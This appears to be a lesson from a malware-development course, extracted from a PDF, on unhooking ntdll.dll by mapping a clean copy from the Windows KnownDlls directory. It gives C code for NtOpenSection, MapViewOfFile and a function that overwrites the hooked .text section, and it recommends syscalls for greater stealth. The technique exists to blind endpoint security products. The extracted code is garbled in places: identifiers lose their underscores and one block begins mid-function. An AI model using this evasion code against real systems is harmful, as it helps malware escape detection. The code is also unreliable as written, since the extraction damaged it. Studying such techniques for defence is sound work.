# NTDLL Unhooking - From KnownDlls Directory


#### Introduction

Another way to obtain a clean version of ntdll.dll is by accessing it from the KnownDlls directory. This directory contains a set of frequently used system DLLs that the Windows loader leverages to optimize the application startup process. The loader maps the DLLs from KnownDlls directly into the starting processes, which are already present in memory. This approach saves memory and reduces computational resources by eliminating the need for mapping each required DLL from the disk.

In Windows XP and older, the KnownDlls directory was located in the C:\Windows\System32 folder. Newer versions of Windows have the directory built into the OS and therefore the directory is not directly accessible. A list of known DLLs can be found in the HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs registry key as per Microsoft's documentation.

# Viewing KnownDlls Using WinObj

The WinObj tool can be used to view the contents of the KnownDlls directory. This is demonstrated in the image below.



# Retrieving Ntdll.dll From KnownDlls

DLLs stored in the KnownDlls directory can be retrieved and mapped to the local process memory using a handle. This is achieved programmatically through the use of two WinAPI functions: OpenFileMapping to obtain the section handle of ntdll.dll, and MapViewOfFile to map ntdll.dll to memory.

Using the <code>OpenFileMapping</code> WinAPI will always fail with the error <code>ERROR\_BAD\_PATHNAME</code>. As of writing this module, the reason is still unknown. However, an alternative method is to simply use its native function, <code>NtOpenSection</code>.

This is a good example of using syscalls instead of WinAPIs to perform tasks that are unavailable with WinAPIs.

#### **Using NtOpenSection**

The NtOpenSection function is shown below.

```
NTSTATUS NtOpenSection(
OUT PHANDLE SectionHandle,
IN ACCESS_MASK DesiredAccess,
IN POBJECT_ATTRIBUTES ObjectAttributes
);
```

NtOpenSection's parameters are explained below.

- SectionHandle A pointer to a HANDLE variable that receives a handle to the section object.
- DesiredAccess A value that determines the requested access to the object. This value is of type ACCESS\_MASK. For NTDLL unhooking, this parameter should be set to SECTION\_MAP\_READ since \KnownDlls\ntdll.dll image will only be read.
- ObjectAttributes A pointer to an OBJECT\_ATTRIBUTES structure that specifies the object name and other attributes. This parameter is initialized using the InitializeObjectAttributes macro.

### InitializeObjectAttributes

As mentioned above, ObjectAttributes must be initialized using InitializeObjectAttributes in order to use NtOpenSection.

InitializeObjectAttributes's parameters are also shown below.

- p A pointer to an empty OBJECT ATTRIBUTES structure that will be initialized.
- n A pointer to a UNICODE\_STRING structure that contains the name of the object for which a handle is to be opened.
- a Should be set to OBJ\_CASE\_INSENSITIVE to perform a case-insensitive comparison for the name of the object for which a handle is to be opened.

To properly use the n parameter, which is a <code>UNICODE\_STRING</code> structure, the <code>buffer</code> member must be initialized as "\KnownDlls\ntdll.dll" (wide string format). The <code>length</code> member should be the size of the buffer in bytes. This initialization can be achieved using the code snippet below:

```
UNICODE_STRING.Buffer = (PWSTR)L"\KnownDlls\ntdll.dll";
UNICODE_STRING.Length = wcslen(L"\KnownDlls\ntdll.dll") * sizeof(WCHAR);
// calculating the size of the string used in bytes
UNICODE_STRING.MaximumLength = UniStr.Length + sizeof(WCHAR);
// '.MaximumLength' can be the same as '.Length'
```

#### MapNtdllFromKnownDlls Function

The MapNtdllFromKnownDlls function is used to retrieve ntdll.dll from the KnownDlls directory. It accepts a single parameter, ppNtdllBuf, which will be set to the base address of the mapped view of the ntdll.dll file.

MapNtdllFromKnownDlls handles the parameters required for NtOpenSection before passing its output to MapViewOfFile, which is used to map ntdll.dll to local memory. The function returns a value of FALSE if it fails and TRUE if it succeeds.

```
#define NTDLL L"\\KnownDlls\\ntdll.dll"
typedef NTSTATUS (NTAPI* fnNtOpenSection) (
                             SectionHandle,
        PHANDLE
       ACCESS MASK
                            DesiredAccess,
        POBJECT_ATTRIBUTES ObjectAttributes
);
BOOL MapNtdllFromKnownDlls(OUT PVOID* ppNtdllBuf) {
        HANDLE
                                   hSection
                                                  = NULL;
                                   pNtdllBuffer = NULL;
        PBYTE
        NTSTATUS
                               STATUS
                                              = NULL;
        UNICODE STRING
                               UniStr
                                              = \{ 0 \};
        OBJECT ATTRIBUTES
                               ObjAtr
                                              = \{ 0 \};
        // constructing the \mbox{'UNICODE\_STRING'} that will contain the
'\KnownDlls\ntdll.dll' string
        UniStr.Buffer = (PWSTR)NTDLL;
        UniStr.Length = wcslen(NTDLL) * sizeof(WCHAR);
        UniStr.MaximumLength = UniStr.Length + sizeof(WCHAR);
        // initializing 'ObjAtr' with 'UniStr'
        InitializeObjectAttributes(&ObjAtr, &UniStr, OBJ CASE INSENSITIVE,
NULL, NULL);
        // getting NtOpenSection address
        fnNtOpenSection pNtOpenSection =
(fnNtOpenSection) GetProcAddress (GetModuleHandle (L"NTDLL"), "NtOpenSection");
        // getting the handle of ntdll.dll from KnownDlls
        STATUS = pNtOpenSection(&hSection, SECTION MAP READ, &ObjAtr);
        if (STATUS != 0x00) {
                printf("[!] NtOpenSection Failed With Error: 0x%0.8X \n",
STATUS);
```

```
goto EndOfFunc;
        }
        // mapping the view of file of ntdll.dll
        pNtdllBuffer = MapViewOfFile(hSection, FILE MAP READ, NULL, NULL,
NULL);
        if (pNtdllBuffer == NULL) {
                printf("[!] MapViewOfFile Failed With Error : %d \n",
GetLastError());
                goto EndOfFunc;
        *ppNtdllBuf = pNtdllBuffer;
EndOfFunc:
        if (hSection)
                CloseHandle (hSection);
        if (*ppNtdllBuf == NULL)
                return FALSE;
        else
                return TRUE;
}
```

# **Putting It All Together**

Now that an unhooked version of ntdll.dll has been loaded into the process's memory, the ReplaceNtdllTxtSection function shown in the previous module will be used to replace the text section of the hooked ntdll.dll with the newly unhooked one. The only difference is that the pUnhookedNtdll parameter now contains the base address of the NTDLL module fetched from the KnownDlls directory, rather than from disk.

Note that the text section of the KnownDlls ntdll.dll has an offset of IMAGE\_SECTION\_HEADER.VirtualAddress (4096), which explains the usage of pSectionHeader[i].VirtualAddress to retrieve the address of the text section (pRemoteNtdllTxt) in the code below.

```
image after 'KnownDllUnhooking.exe')
       // 0x10 is = sizeof(LIST ENTRY)
       PLDR DATA TABLE ENTRY pLdr = (PLDR DATA TABLE ENTRY) ((PBYTE)pPeb-
>Ldr->InMemoryOrderModuleList.Flink->Flink - 0x10);
       return pLdr->DllBase;
}
BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {
       PVOID
                           pLocalNtdll =
(PVOID) FetchLocalNtdllBaseAddress();
       // getting the dos header
       PIMAGE DOS HEADER pLocalDosHdr =
(PIMAGE DOS HEADER) pLocalNtdll;
       if (pLocalDosHdr && pLocalDosHdr->e magic != IMAGE DOS SIGNATURE)
               return FALSE;
       // getting the nt headers
       PIMAGE NT HEADERS plocalNtHdrs = (PIMAGE NT HEADERS)
((PBYTE)pLocalNtdll + pLocalDosHdr->e lfanew);
       if (pLocalNtHdrs->Signature != IMAGE NT SIGNATURE)
               return FALSE;
       PVOID pLocalNtdllTxt = NULL, // local hooked text section
base address
                           pRemoteNtdllTxt = NULL; // the unhooked text
section base address
       SIZE T sNtdllTxtSize = NULL; // the size of the text
section
       // getting the text section
       PIMAGE SECTION HEADER pSectionHeader =
IMAGE FIRST SECTION(pLocalNtHdrs);
       for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++)
               // the same as if( strcmp(pSectionHeader[i].Name, ".text")
== () )
               if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) ==
```

```
'xet.') {
                      pLocalNtdllTxt = (PVOID) ((ULONG PTR)pLocalNtdll +
pSectionHeader[i].VirtualAddress);
                      pRemoteNtdllTxt = (PVOID) ((ULONG PTR)pUnhookedNtdll
+ pSectionHeader[i].VirtualAddress);
                      sNtdllTxtSize =
pSectionHeader[i].Misc.VirtualSize;
              }
       }
       // small check to verify that all the required information is
retrieved
       if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
               return FALSE;
       // small check to verify that 'pRemoteNtdllTxt' is really the base
address of the text section
       if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
              return FALSE;
//-----
_____
       DWORD dwOldProtection = NULL;
       // making the text section writable and executable
       if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize,
PAGE EXECUTE WRITECOPY, &dwOldProtection)) {
              printf("[!] VirtualProtect [1] Failed With Error : %d \n",
GetLastError());
              return FALSE;
       // copying the new text section
       memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);
       // rrestoring the old memory protection
       if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection,
&dwOldProtection)) {
               printf("[!] VirtualProtect [2] Failed With Error : %d \n",
GetLastError());
```


```
return FALSE;
}
return TRUE;
}
```

# **Improving The Implementation**


The current implementation unhooks ntdll.dll using WinAPIs. For a stealthier implementation, direct or indirect syscalls should be used to perform unhooking. This will be left as an objective for the reader.

#### Demo


The mapped ntdll.dll file from the KnownDlls directory.



The hooked ntdll.dll text section to be replaced.



The text section base address of the unhooked ntdll.dll.



#### Replacing the text section.

